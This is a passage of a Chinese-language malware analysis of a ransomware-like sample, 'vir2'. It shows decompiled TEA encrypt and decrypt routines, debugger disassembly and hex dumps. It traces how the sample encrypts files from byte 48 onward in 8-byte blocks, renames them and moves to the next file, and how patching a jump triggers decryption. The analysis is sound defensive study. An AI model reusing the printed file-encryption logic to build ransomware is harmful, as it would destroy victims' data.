    v6 = ((dword_406589 + (v4 >> 5)) ^ (v5 + v4) ^ (dword_406585 + 16 * v4)) + v3;
    v7 = ((dword_406591 + (v6 >> 5)) ^ (v5 + v6) ^ (dword_40658D + 16 * v6)) + v4;
    v2 = v5 - 0x61C88647;
    v3 = ((dword_406589 + (v7 >> 5)) ^ (v2 + v7) ^ (dword_406585 + 16 * v7)) + v6;
    v4 = ((dword_406591 + (v3 >> 5)) ^ (v2 + v3) ^ (dword_40658D + 16 * v3)) + v7;
  }
  while ( v2 != -1640531527 * dword_4065A5 );
  result = _byteswap_ulong(v3);
  *a2 = result;
  a2[1] = _byteswap_ulong(v4);
  return result;
}
```

vir2_2


动调：

SetFilePointer 移动指定文件的文件指针 指定要移动文件指针的字节数30（48字节）,加密文件**48**字节之后



```
vir2 - PID: 464 - 模块: vir2 - 线程: 主线程 420 - x32dbg
00401618   68 3E754000      push vir2.40753E
0040161D   68 36754000      push vir2.407536
00401622   68 2E754000      push vir2.40752E
00401627   FF35 51654000    push dword ptr ds:[406551]
0040162D   E8 5A0F0000      call <JMP.&GetFileTime>
00401632   6A 00            push 0
00401634   6A 00            push 0
00401636   FF35 A9654000    push dword ptr ds:[4065A9]
0040163C   FF35 51654000    push dword ptr ds:[406551]
00401642   E8 9F0F0000      call <JMP.&SetFilePointer>
00401647   6A 00            push 0
00401649   68 5D654000      push vir2.40655D                  40655D:&"elpDebug"
0040164E   FF35 AD654000    push dword ptr ds:[4065AD]        004065AD:&"elpDebug"
00401654   FF35 59654000    push dword ptr ds:[406559]
0040165A   FF35 51654000    push dword ptr ds:[406551]
00401660   E8 6F0F0000      call <JMP.&ReadFile>
00401665   833D 5D654000 00 cmp dword ptr ds:[40655D],0      0040655D:&"elpDebug"
0040166C   75 05            jne vir2.401673
0040166E   E9 80000000      jmp vir2.4016F3
00401673   68 50494000      push vir2.404950                  404950:"C:\\$Recycle.Bin\\S-
00401678   E8 F30F0000      call <JMP.&PathFindFileNameA>
0040167D   8A10             mov dl,byte ptr ds:[eax]          eax:"$R5I8C8K.exe"
0040167F   B9 10000000      mov ecx,10
00401684   BE 95654000      mov esi,vir2.406595
00401689   BF 85654000      mov edi,vir2.406585               edi:"*.iso"
0040168E   AC               lodsb
0040168F   32C2             xor al,dl
00401691   D0C2             rol dl,1
00401693   AA               stosb
00401694   E2 F8            loop vir2.40168E
00401696   A1 5D654000      mov eax,dword ptr ds:[40655D]     eax:"$R5I8C8K.exe", 0040655D
0040169B   803D 2C754000 00 cmp byte ptr ds:[40752C],0
004016A2   75 07            jne vir2.4016AB

dword ptr ds:[vir2.004065A9]=30 '0'

.text:00401636 vir2:$1636 #A36

EAX   0040498E    "$R5I8C8K.exe"
EBX   00000001
ECX   7FFA0200

地址      十六进制                                          ASCII
02413000  9C 00 63 00 9C 00 63 00 00 00 00 00 00 00 00 00  ..c...c.........
02413010  00 10 1B 00 00 50 1B 00 1B 5C FB D4 00 00 00 04  .....P...\ûÔ....
02413020  00 00 00 00 00 00 00 00 00 00 00 00 30 01 00 00  ............0...
02413030  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02413040  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
02413050  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
02413060  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......

0019FB80  00000020
0019FB84  D7A63FD9
0019FB88  01D8864A
0019FB8C  F865C7D5
0019FB90  01D8C361
0019FB94  D8735007
0019FB98  01D8864A
0019FB9C  00000000
0019FBA0  00213388
0019FBA4  0019FA98

WinHex - [vir2]
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   ANSI ASCII
00000000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ          ÿÿ
00000010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸       @
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00              €
00000040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68    º ´ Í!¸ LÍ!Th
00000050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode.   $
00000080  50 45 00 00 4C 01 04 00  9F 94 25 4F 00 00 00 00  PE  L   Ÿ"%O
00000090  00 00 00 00 E0 00 0F 01  0B 01 05 0C 00 18 00 00      à
000000A0  00 16 00 00 00 00 00 00  D1 21 00 00 00 10 00 00          Ñ!
000000B0  00 30 00 00 00 00 40 00  00 10 00 00 00 02 00 00   0    @
000000C0  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00
000000D0  00 90 00 00 00 04 00 00  00 00 00 00 02 00 00 00
000000E0  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00
000000F0  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00
00000100  38 31 00 00 A0 00 00 00  00 80 00 00 A0 04 00 00  81       €
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```


从移动后的指针处读取指定文件大小 **1b03e4**



```
00401647   6A 00            push 0
00401649   68 5D654000      push vir2.40655D                  40655D:&"elpDebug"
0040164E   FF35 AD654000    push dword ptr ds:[4065AD]        004065AD:&"elpDebug"
00401654   FF35 59654000    push dword ptr ds:[406559]
0040165A   FF35 51654000    push dword ptr ds:[406551]
00401660   E8 6F0F0000      call <JMP.&ReadFile>
00401665   833D 5D654000 00 cmp dword ptr ds:[40655D],0      0040655D:&"elpDebug"
0040166C   75 05            jne vir2.401673
0040166E   E9 80000000      jmp vir2.4016F3
00401673   68 50494000      push vir2.404950                  404950:"C:\\$Recycle.Bin\\S-
00401678   E8 F30F0000      call <JMP.&PathFindFileNameA>
0040167D   8A10             mov dl,byte ptr ds:[eax]
0040167F   B9 10000000      mov ecx,10
00401684   BE 95654000      mov esi,vir2.406595
00401689   BF 85654000      mov edi,vir2.406585               edi:"*.rar"
0040168E   AC               lodsb
0040168F   32C2             xor al,dl
00401691   D0C2             rol dl,1
00401693   AA               stosb
00401694   E2 F8            loop vir2.40168E
00401696   A1 5D654000      mov eax,dword ptr ds:[40655D]     0040655D:&"elpDebug"
0040169B   803D 2C754000 00 cmp byte ptr ds:[40752C],0
004016A2   75 07            jne vir2.4016AB
004016A4   E8 9F000000      call vir2.401748
004016A9   EB 15            jmp vir2.4016C0
004016AB   803D 50654000 00 cmp byte ptr ds:[406550],0
004016B2   75 07            jne vir2.4016BB
004016B4   E8 C1000000      call vir2.40177A
004016B9   EB 05            jmp vir2.4016C0
004016BB   E8 D7000000      call vir2.401797

dword ptr ds:[004065AD &"elpDebug"]=001B03E4 "elpDebug"

.text:0040164E vir2:$164E #A4E

地址      十六进制                                          ASCII
02608360  C2 1F 01 6F DC 62 06 0F 79 10 7F BF 1E E1 55 2E  Â..oÜb..y..¿.áU.
02608370  3A 37 BC 32 B9 D3 48 D4 87 20 0E 7C EB E1 56 55  :7¼2¹ÓHÔ. .|ëáVU
02608380  A9 AE 7F FD 92 3F 73 CC BA F3 9E E5 F4 19 A6 47  ©®.ý.?sÌºó.åô.¦G
02608390  31 E5 5F A5 95 8F AC 97 FF 37 4F F7 54 FE BF 16  1å_¥..¬.ÿ7O÷Tþ¿.
026083A0  FD 88 FA 5C FB F3 28 7A 53 D8 23 3C E3 CF 7F 4C  ý.ú\ûó(zSØ#<ãÏ.L
026083B0  FB DC C2 E0 21 EF E7 FF F2 A9 9E E0 9D F8 D9 8F  ûÜÂà!ïçÿò©.à.øÙ.
026083C0  80 77 DD 73 0C 1E F2 8B FE 27 7A 84 F7 EA B3 3F  .wÝs..ò.þ'z.÷ê³?
026083D0  06 BF E7 19 3C E4 53 FD D7 F7 08 EF BB 1F 03 EF  .¿ç.<äSý×÷.ï»..ï
026083E0  B5 9B A3 C6 97 BE 47 78 1F 2C FF 11 F0 3E 7C 80  µ.£Æ.¾Gx.,ÿ.ð>|.
026083F0  C1 3B AA C7 F1 FF 64 8F E3 B5 F4 47 C0 FB 7C 29  Á;ªÇñÿd.ãµôGÀû|)
02608400  83 37 93 C6 00 00 00 00 00 00 00 00 00 00 00 00  .7.Æ............

0019FB80  00000020
0019FB84  8D08ABD7
0019FB88  01D8864C
0019FB8C  E9DC8DC8
0019FB90  01D8864D
0019FB94  8E14B21C
0019FB98  01D8864C
0019FB9C  00000000
0019FBA0  01020DD3
0019FBA4  0019FA98
0019FBA8  777AAD10  ntdl
0019FBAC  38325224
0019FBB0  38433334
0019FBB4  70697A2E
0019FBB8  00000000
```

之后调用sub_40177A函数，循环调用TEA算法加密文件，每次加密8字节


加密前：



```
EIP  00401783  8B35 59654000   mov esi,dword ptr ds:[406559]
     0040177A  8BD8            mov ebx,eax                      eax:"e
     0040177C  C1EB 03         shr ebx,3
     0040177F  85DB            test ebx,ebx
     00401781  74 13           je vir2.401796
     00401783  8B35 59654000   mov esi,dword ptr ds:[406559]
     00401789  56              push esi
     0040178A  56              push esi
     0040178B  E8 5C000000     call vir2.4017EC
     00401790  83C6 08         add esi,8
     00401793  4B              dec ebx
     00401794  75 F3           jne vir2.401789
     00401796  C3              ret
     00401797  8BD8            mov ebx,eax                      eax:"e
     00401799  C1EB 03         shr ebx,3
     0040179C  85DB            test ebx,ebx
     0040179E  74 13           je vir2.4017B3
     004017A0  8B35 59654000   mov esi,dword ptr ds:[406559]
     004017A6  56              push esi
     004017A7  56              push esi
     004017A8  E8 03010000     call vir2.4018B0
     004017AD  83C6 08         add esi,8
     004017B0  4B              dec ebx
     004017B1  75 F3           jne vir2.4017A6
     004017B3  C3              ret
     004017B4  55              push ebp

esi=vir2.004065A5
dword ptr ds:[vir2.00406559]=02413020

.text:00401783 vir2:$1783 #B83
```

```
内存 1 | 内存 2 | 内存 3 | 内存 4 | 内存 5 | 监视 1 | [x=] 局部变量 | 结构体
地址      十六进制                                          ASCII
02413020  00 00 00 00 00 00 00 00 00 00 00 00 30 01 00 00  ............0...
02413030  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02413040  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
02413050  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
02413060  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
02413070  A4 1C 30 C1 E0 7D 5E 92 E0 7D 5E 92 E0 7D 5E 92  ¤.0Áà}^.à}^.à}^.
02413080  54 E1 AF 92 EC 7D 5E 92 54 E1 AD 92 71 7D 5E 92  Tá¯.ì}^.Tá..q}^.
02413090  54 E1 AC 92 F9 7D 5E 92 B2 15 5B 93 D5 7D 5E 92  Tá¬.ù}^.².[.Õ}^.
024130A0  B2 15 5A 93 F3 7D 5E 92 B2 15 5D 93 F6 7D 5E 92  ².Z.ó}^.².].ö}^.
024130B0  E9 05 DD 92 E4 7D 5E 92 B9 5E 4D 92 E2 7D 5E 92  é.Ý.ä}^.¹^M.â}^.
024130C0  E9 05 DA 92 E1 7D 5E 92 E0 7D 5F 92 2C 7C 5E 92  é.Ú.á}^.à}_.,|^.
024130D0  E9 05 CD 92 FB 7D 5E 92 44 14 5A 93 E2 7D 5E 92  é.Í.û}^.D.Z.â}^.
024130E0  44 14 5B 93 C7 7D 5E 92 44 14 A1 92 E1 7D 5E 92  D.[.Ç}^.D.¡.á}^.
024130F0  E0 7D C9 92 E1 7D 5E 92 44 14 5C 93 E1 7D 5E 92  à}É.á}^.D.\.á}^.
02413100  52 69 63 68 E0 7D 5E 92 00 00 00 00 00 00 00 00  Richà}^.........
02413110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02413120  50 45 00 00 4C 01 05 00 20 36 FA 5F 00 00 00 00  PE..L... 6ú_....
02413130  00 00 00 00 E0 00 02 01 0B 01 0E 10 00 5C 09 00  ....à........\..
02413140  00 1A 18 00 00 00 00 00 9D 1C 07 00 00 10 00 00  ................
02413150  00 70 09 00 00 00 40 00 00 10 00 00 00 02 00 00  .p....@.........
```

加密后：



vir2 - PID: 464 - 模块: vir2 - 线程: 主线程 420 - x32dbg

```
     0040177A  8BD8            mov ebx,eax
     0040177C  C1EB 03         shr ebx,3
     0040177F  85DB            test ebx,ebx
     00401781  74 13           je vir2.401796
     00401783  8B35 59654000   mov esi,dword ptr ds:[406559]
     00401789  56              push esi
     0040178A  56              push esi
     0040178B  E8 5C000000     call vir2.4017EC
     00401790  83C6 08         add esi,8
     00401793  4B              dec ebx
     00401794  75 F3           jne vir2.401789
EIP  00401796  C3              ret
     00401797  8BD8            mov ebx,eax
     00401799  C1EB 03         shr ebx,3
     0040179C  85DB            test ebx,ebx
     0040179E  74 13           je vir2.4017B3
     004017A0  8B35 59654000   mov esi,dword ptr ds:[406559]
     004017A6  56              push esi
     004017A7  56              push esi
     004017A8  E8 03010000     call vir2.4018B0
     004017AD  83C6 08         add esi,8
     004017B0  4B              dec ebx
     004017B1  75 F3           jne vir2.4017A6
     004017B3  C3              ret
     004017B4  55              push ebp

.text:00401796 vir2:$1796 #B96
```

```
EAX   46F25F1A
EBX   00000000
ECX   E3779B90
EDX   A0FEFF5C
EBP   0019FCC4
ESP   0019FB7C
ESI   025C3400
EDI   00406595     vir2.00406595

EIP   00401796     vir2.00401796

EFLAGS   00000244
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  C0000034 (STATUS_OBJECT_NA

默认 (stdcall)   5   解锁
1: [esp+4] 00000020
2: [esp+8] D7A63FD9
3: [esp+C] 01D8864A
4: [esp+10] F865C7D5
5: [esp+14] 01D8C361
```

```
地址      十六进制                                          ASCII
02413020  B6 A2 16 2A 26 14 78 A8 BF 85 8B 1A A9 0E D6 E2  ¶¢.*&.x¨¿...©.Öâ
02413030  E3 79 A6 CC 50 CE 88 41 71 E5 48 86 35 6E 61 55  ãy¦ÌPÎ.AqåH.5naU
02413040  0C 86 23 A5 3B 85 50 11 73 75 4E 9B 36 D5 41 27  ..#¥;.P.suN.6ÕA'
02413050  BD D5 44 2A AE C1 65 87 F3 CC 14 13 2F 0A E5 FE  ½ÕD*®Áe.óÌ../.åþ
02413060  1B 59 D2 04 DB C3 4C 2D 12 E4 43 DB EC 4A 36 F2  .YÒ.ÛÃL-.äCÛìJ6ò
02413070  3F F3 C2 69 4E E7 E3 5E 6C 0D EE 60 87 B1 97 0C  ?óÂiNçã^l.î`.±..
02413080  B2 87 A8 FF C6 9B 78 B4 87 20 41 85 55 E8 5D 4C  ².¨ÿÆ.x´. A.Uè]L
02413090  EF 7D C7 38 42 1D 9C 82 27 C7 70 55 4A 65 10 E3  ï}Ç8B...'ÇpUJe.ã
024130A0  D1 07 37 7F 93 16 F0 6D D4 5B 77 3A 91 4F CA 03  Ñ.7...ðmÔ[w:.OÊ.
024130B0  E9 76 F2 36 40 D6 53 AD D8 62 B7 5D 5A C5 A7 15  évò6@ÖS.Øb·]ZÅ§.
024130C0  73 02 A0 D0 F9 9E C0 EF 91 E2 C2 E1 9C 33 EE AA  s. Ðù.Àï.âÂá.3îª
024130D0  0D 0C 3E B4 98 A0 7D C5 DF 25 ED 5D 24 5B 9D CF  ..>´. }Åß%í]$[.Ï
024130E0  C4 A2 FB 99 26 10 C4 E7 C8 57 63 FA 6F 03 88 B6  Ä¢û.&.ÄçÈWcúo..¶
024130F0  9B F9 3B B2 DA 28 BA A8 3B 30 A7 AE 97 74 39 23  .ù;²Ú(º¨;0§®.t9#
02413100  D3 9A 31 E2 5D 28 67 4E B6 A2 16 2A 26 14 78 A8  Ó.1â](gN¶¢.*&.x¨
02413110  B6 A2 16 2A 26 14 78 A8 B6 A2 16 2A 26 14 78 A8  ¶¢.*&.x¨¶¢.*&.x¨
02413120  16 F8 09 ED CE 53 56 0F 6D CC A3 EF C4 E5 E4 BD  .ø.íÎSV.mÌ£ïÄåä½
02413130  10 3F 25 98 CC 67 43 FC D3 26 FF F9 4D 95 39 79  .?%.ÌgCüÓ&ÿùM.9y
02413140  B3 13 45 F9 82 D1 7D 71 21 50 93 E3 0B 85 3D 96  ³.Eù.Ñ}q!P.ã..=.
02413150  FF 24 EC FF 4A 98 0F 27 D3 DD 04 A0 7E 5C 73 D3  ÿ$ìÿJ..'ÓÝ. ~\sÓ
```


```
0019FB7C  004016B9  返回到 vir2.004016B9 自 vir2.0040177A
0019FB80  00000020
0019FB84  D7A63FD9
0019FB88  01D8864A
0019FB8C  F865C7D5
0019FB90  01D8C361
0019FB94  D8735007
0019FB98  01D8864A
0019FB9C  00000000
0019FBA0  00213388
0019FBA4  0019FA98
0019FBA8  777AAD10  ntdll.777AAD10
0019FBAC  49355224
0019FBB0  4B384338
0019FBB4  6578652E
0019FBB8  55556C00
0019FBBC  55555555
0019FBC0  00555555
0019FBC4  1EB0CC77
0019FBC8  01D8C376
0019FBCC  0F882CF6
0019FBD0  01D88646
```

```
命令: 命令使用逗号分隔（像汇编语言）: mov eax, ebx
已暂停  INT3 断点于 vir2.00401796 (00401796)!        已调试时间: 0:01:34:52
```

再次调用SetFilePointer设置文件指针，将加密内容写入文件。
MoveFileA(ExistingFileName, NewFileName);之后FindNextFileA继续加密下一个文件


vir2_5

sub_401797函数是加密函数的逆过程，再根据byte_406550的值在Winproc中有写入，结合运行的行为猜测可能是输入password后的解密函数。




```
  int v2; // ebx
  unsigned int v3; // eax
  unsigned int v4; // edx
  unsigned int v5; // edx
  unsigned int v6; // eax
  int v7; // ebx
  unsigned __int32 result; // eax

  v2 = 0x9E3779B9 * dword_4065A5;                // TEA算法
  v3 = _byteswap_ulong(*a1);
  v4 = _byteswap_ulong(a1[1]);
  do
  {
    v5 = v4 - ((dword_406591 + (v3 >> 5)) ^ (v2 + v3) ^ (dword_40658D + 16 * v3));
    v6 = v3 - ((dword_406589 + (v5 >> 5)) ^ (v2 + v5) ^ (dword_406585 + 16 * v5));
    v7 = v2 + 0x61C88647;
    v4 = v5 - ((dword_406591 + (v6 >> 5)) ^ (v7 + v6) ^ (dword_40658D + 16 * v6));
    v3 = v6 - ((dword_406589 + (v4 >> 5)) ^ (v7 + v4) ^ (dword_406585 + 16 * v4));
    v2 = v7 + 0x61C88647;
  }
  while ( v2 );
  result = _byteswap_ulong(v3);
  *a2 = result;
  a2[1] = _byteswap_ulong(v4);
  return result;
}
```

修改cmp后的zf标志位，或者直接修改jne为jmp，执行401797函数



```
      --v8;
    }
    while ( v8 );
    if ( byte_40752C )
    {
      if ( byte_406550 )                    // 第一次运行为0
        ((void (*)(void))sub_401797)();// TEA解密文件
      else
        ((void (*)(void))sub_40177A)();// TEA加密文件
    }
    else
    {
```

